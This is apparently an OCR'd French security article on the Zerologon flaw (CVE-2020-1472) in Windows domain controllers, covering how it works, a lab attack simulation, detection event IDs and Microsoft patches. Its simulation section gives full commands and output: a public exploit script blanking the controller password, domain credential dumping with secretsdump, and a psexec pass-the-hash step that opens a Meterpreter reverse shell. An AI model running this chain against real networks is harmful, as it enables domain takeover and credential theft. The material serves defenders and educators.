
La vulnérabilité ZerologonCVE-2020-1472 menace les contrôleurs de domaine



La vulnérabilité nommée Zerologon et portant le numéro CVE-2020-1472 a été publiée le 11 aout 2020 par Microsoft. Cette vulnérabilité permet aux pirates informatiques d'attaquer les contrôleurs de domaine Microsoft Active Directory, et ainsi de se faire passer pour un autre ordinateur, y compris le contrôleur de domaine racine.

Qu'est-ce que Zerologon ?

Zerologon ou CVE-2020-1472 est une faille dans le processus d'authentification cryptographique NetlogonRemote Protocol. Le protocole identifie les utilisateurs et les machines des réseaux du domaine et est utilisé pour mettre à jour les mots de passe des ordinateurs à distance.


Qui est vulnérable ?

La faille CVE-2020-1472 menace les entreprises dont les réseaux utilisent les contrôleurs de domaine exécutés sous Windows. Les cybercriminels peuvent notamment pirater le contrôleur de domaine qui utilise n'importe quelle version à partir de Windows Server 2008 jusqu'à 2019 :

Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server 2019
Windows Server 2019 (Server Core installation)
Windows Server, version 1903 (Server Core installation)
Windows Server, version 1909 (Server Core installation)
Windows Server, version 2004 (Server Core installation)

Comment fonctionne?

En envoyant simplement un certain nombre de messages Netlogon dans lesquels divers champs sont remplis de zéros, d'où il tire son nom Zerologon, un attaquant peut changer le mot de passe de l'ordinateur du contrôleur de domaine qui est stocké dans l'AD. Cela peut ensuite être utilisé pour obtenir les informations d'identification de l'administrateur du domaine, puis restaurer le mot de passe d'origine du contrôleur de domaine.




Pour mieux expliquer le phénomène d'attaque il faut savoir comment fonctionne Netlogon.

Service Netlogon

Le service Netlogon est un mécanisme d'authentification utilisé pour maintenir les relations entre les membres d'un domaine et le contrôleur de domaine (DC).

Schéma d'authentification Netlogon (cas normal)




1. Un défi est envoyé par le client
2. Un Challenge est envoyé depuis le serveur

3. Une clé de session est créée
4. Le client et le serveur utilisent la clé de session créée et les défis pour créer les informations d'identification client / serveur.
Les informations d'identification ainsi que la clé de session seront utilisées pour l'authentification de l'utilisateur.

Schéma d'authentification Netlogon (cas d'attaque)

Il est possible de changer un mot de passe en envoyant tout simplement la trame avec le nouveau mot de passe préféré. L'approche la plus simple consiste à supprimer le mot de passe ou à le définir sur une valeur vide, le pirate peut désormais se connecter via un processus normal.



Simulation d'attaque

Dès l'apparition du CVE-2020-1472 et afin de permettre aux entreprises de savoir si elles sont vulnérables à Zerologon, des codes d'exploitation ont été publiés, disponibles sur Github. Nous allons choisir une pour réaliser notre simulation.

Collecte d'information

Afin de réaliser une attaque zerologon il faut connaitre le nom d'ordinateur NetBIOS de la victime. En utilisant nmap avec le script nbstat.nse on peut extraire ce nom.

```
root@kali:/home/saher/Téléchargements/CVE-2020-1472# sudo nmap -sU --script nbstat.nse 192.168.6.30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 18:39 CET
Nmap scan report for 192.168.6.30
Host is up (0.0045s latency).
Not shown: 997 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
137/udp open  netbios-ns
389/udp open  ldap

Host script results:
| nbstat: NetBIOS name: SERVAD, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5b:5c:f5 (VMware)
| Names:
|   SERVAD<00>           Flags: <unique><active>
|   TEST<00>             Flags: <group><active>
|   TEST<1c>             Flags: <group><active>
|   SERVAD<20>           Flags: <unique><active>
|_  TEST<1b>             Flags: <unique><active>
```

Scan et exploit

En utilisant le script Python on peut savoir si le serveur est vulnérable ou non et par le biais du même script le mot de passe du serveur AD sera réinitialisé.

```
root@kali:/home/saher/Téléchargements/CVE-2020-1472# python3 cve-2020-1472-exploit.py SERVAD 192.168.6.30
Performing authentication attempts...
================================================================================================================
================================================================================================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
root@kali:/home/saher/Téléchargements/CVE-2020-1472#
```

Scan avec Metasploit :

Rapid7 a ajouté un module d'exploitation pour CVE-2020-1472, AKA Zerologon dans la version 6 de msf. Ce module est capable de:

- ✓ Identifier la vulnérabilité par la méthode standard du metasploit «check »
- ✓ Exploiter la vulnérabilité pour définir le mot de passe du compte de l'ordinateur sur une valeur vide (en utilisant REMOVE ACTION)
- ✓ Restaurer le mot de passe du compte de l'ordinateur (à l'aide de RESTORE ACTION)

```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME WIN-LSE5SA34MU5
NBNAME => WIN-LSE5SA34MU5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOSTS 192.168.0.167
RHOSTS => 192.168.0.167
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > exploit
[*] Running module against 192.168.0.167

[*] 192.168.0.167: - Connecting to the endpoint mapper service...
[*] 192.168.0.167:49155 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.0.167[49155] ...
[*] 192.168.0.167:49155 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.0.167[49155] ...
[+] 192.168.0.167:49155 - Successfully authenticated
[+] 192.168.0.167:49155 - Successfully set the machine account (WIN-LSE5SA34MU5$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >
```

Exploit du CVE

Pour exploiter le résultat de scan on va utiliser l'outil 'secretsdump.py' qui est un module de Impacket (une collection de classes Python pour travailler avec les protocoles réseau).

```
root@kali:~# python3 /home/saher/Téléchargements/impacket/examples/secretsdump.py -no-pass -just-dc SERVAD$\@192.168.6.30
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:298b877ebc5c97e448c665966d36e6ae:::
test.local\jed:1104:aad3b435b51404eeaad3b435b51404ee:746887fa42ef23210e3cef5fcd0ea0d0:::
SERVAD$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
USER$:1105:aad3b435b51404eeaad3b435b51404ee:c9f4a0855064d06cc9348a55f590c199:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:c4b8fec43b93d4aab93ee62bde7a4971147dd666685f6b2076245ea3e8aee6d3
krbtgt:aes128-cts-hmac-sha1-96:6370b18fb042ee83e67e5b201673bafc
krbtgt:des-cbc-md5:5eb564893e73027c
test.local\jed:aes256-cts-hmac-sha1-96:44550930bb62253e2a1501748e3751e99af7c39abc80e081a260d846d325deb4
test.local\jed:aes128-cts-hmac-sha1-96:eb2c9808deea86aec856d7fa08c65d6d
test.local\jed:des-cbc-md5:d58cb9f80298bac4
SERVAD$:aes256-cts-hmac-sha1-96:136ca61dce32537dbce1a5836d5432054192d965b696abf019d8e0752f83febf
SERVAD$:aes128-cts-hmac-sha1-96:d7be8cf74000ddd296acde9350006a6a
SERVAD$:des-cbc-md5:38044954e3f225e3
USER$:aes256-cts-hmac-sha1-96:d43f647954fed6fe75d6dc8167d7438cc63af9e741e92884617dd35e3380e2e5
USER$:aes128-cts-hmac-sha1-96:73082c68a98dbf3b46b874f90b8c3f21
USER$:des-cbc-md5:ad7fd34ff48f5894
[*] Cleaning up...
root@kali:~#
```

On peut déchiffrer le mot de passe de la session Administrateur.

Zerologon, SMB et Ryuk

En utilisant l'attaque zerologon on peut lancer Meterpreter sur la victime utilisant SMB donc on peut réaliser toutes sortes d'actions sur la machine cible. Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, …

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.6.30
RHOSTS => 192.168.6.30
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrateur
SMBUSER => Administrateur
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab
SMBPASS => aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.5.44:4444
[*] 192.168.6.30:445 - Connecting to the server...
[*] 192.168.6.30:445 - Authenticating to 192.168.6.30:445 as user 'Administrateur'...
[*] 192.168.6.30:445 - Selecting PowerShell target
[*] 192.168.6.30:445 - Executing the payload...
[+] 192.168.6.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.16.5.250
[*] Meterpreter session 2 opened (172.16.5.44:4444 -> 172.16.5.250:3905) at 2020-10-26 19:50:07 +0100

meterpreter > sysinfo
Computer        : SERVAD
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : TEST
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```


Le 20 octobre 2020 le GBHackers On Security ont publié un article sous le nom de « Ryuk Ransomware Group utilise la vulnérabilité Zerologon pour atteindre son objectif plus rapidement »
Lien d'article :
https://gbhackers.com/ryuk-ransomware-attack-2/


Comment détecter Zerologon

Avant Patch

ID Logevent

Les exploits laissent derrière eux divers artefacts qui peuvent être utilisés pour la détection. L'artefact le plus documenté est l'ID 4742 dans l'EventLog du serveur






Après Patch

Déployer les mises à jour du 11 août sur tous les contrôleurs de domaine (DCs) applicables dans la forêt, y compris les contrôleurs de domaine en lecture seule (RODC). Après le déploiement de cette mise à jour, les contrôleurs de contrôle peuvent :

- Commencer à appliquer l'utilisation d'appels RPC sécurisés pour tous les comptes d'appareils Windows, les comptes d'approbation et tous les contrôleurs de documents.
- Consigner les ID d'événements **5827** et **5828** dans le journal des événements système, si les connexions sont refusées.
- Enregistrer les ID d'événement **5830** et **5831** dans le journal des événements système, si les connexions sont autorisées par le contrôleur de domaine : Autoriser les connexions de canaux sécurisés « Netlogon vulnérables» de la stratégie de groupe.
- Enregistrer l'ID d'événement **5829** dans le journal des événements système lorsqu'une connexion à un canal sécurisé Netlogon vulnérable est autorisée. Ces événements doivent être traités avant que le mode d'application des DC soit configuré ou avant la phase d'exécution du 9 février 2021.

Sonde SAHER :



La signature du CVE 2020-1472 est apparue dans la sonde SAHER

Se sécuriser :


Microsoft a mis à disposition les mises à jour de sécurité suivantes :

- KB4571729 / KB4571719 pour Windows Server 2008 R2
- KB4571736 / KB4571702 pour Windows Server 2012
- KB4571703 / KB4571723 pour Windows Server 2012 R2
- KB4571694 pour Windows Server 2016
- KB4565349 pour Windows Server 2019
- KB4565351 pour Windows Server version 1903 et version 1909
- KB4566782 pour Windows Server version 2004

Microsoft recommande d'appliquer ces mises à jour en ciblant en priorité les contrôleurs de domaine, et incite également à configurer les connexions de canaux sécurisés Netlogon suivant la procédure définie sur le lien ci-après :

https://support.microsoft.com/fr-fr/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc

Avant la mise à jour



Après la mise à jour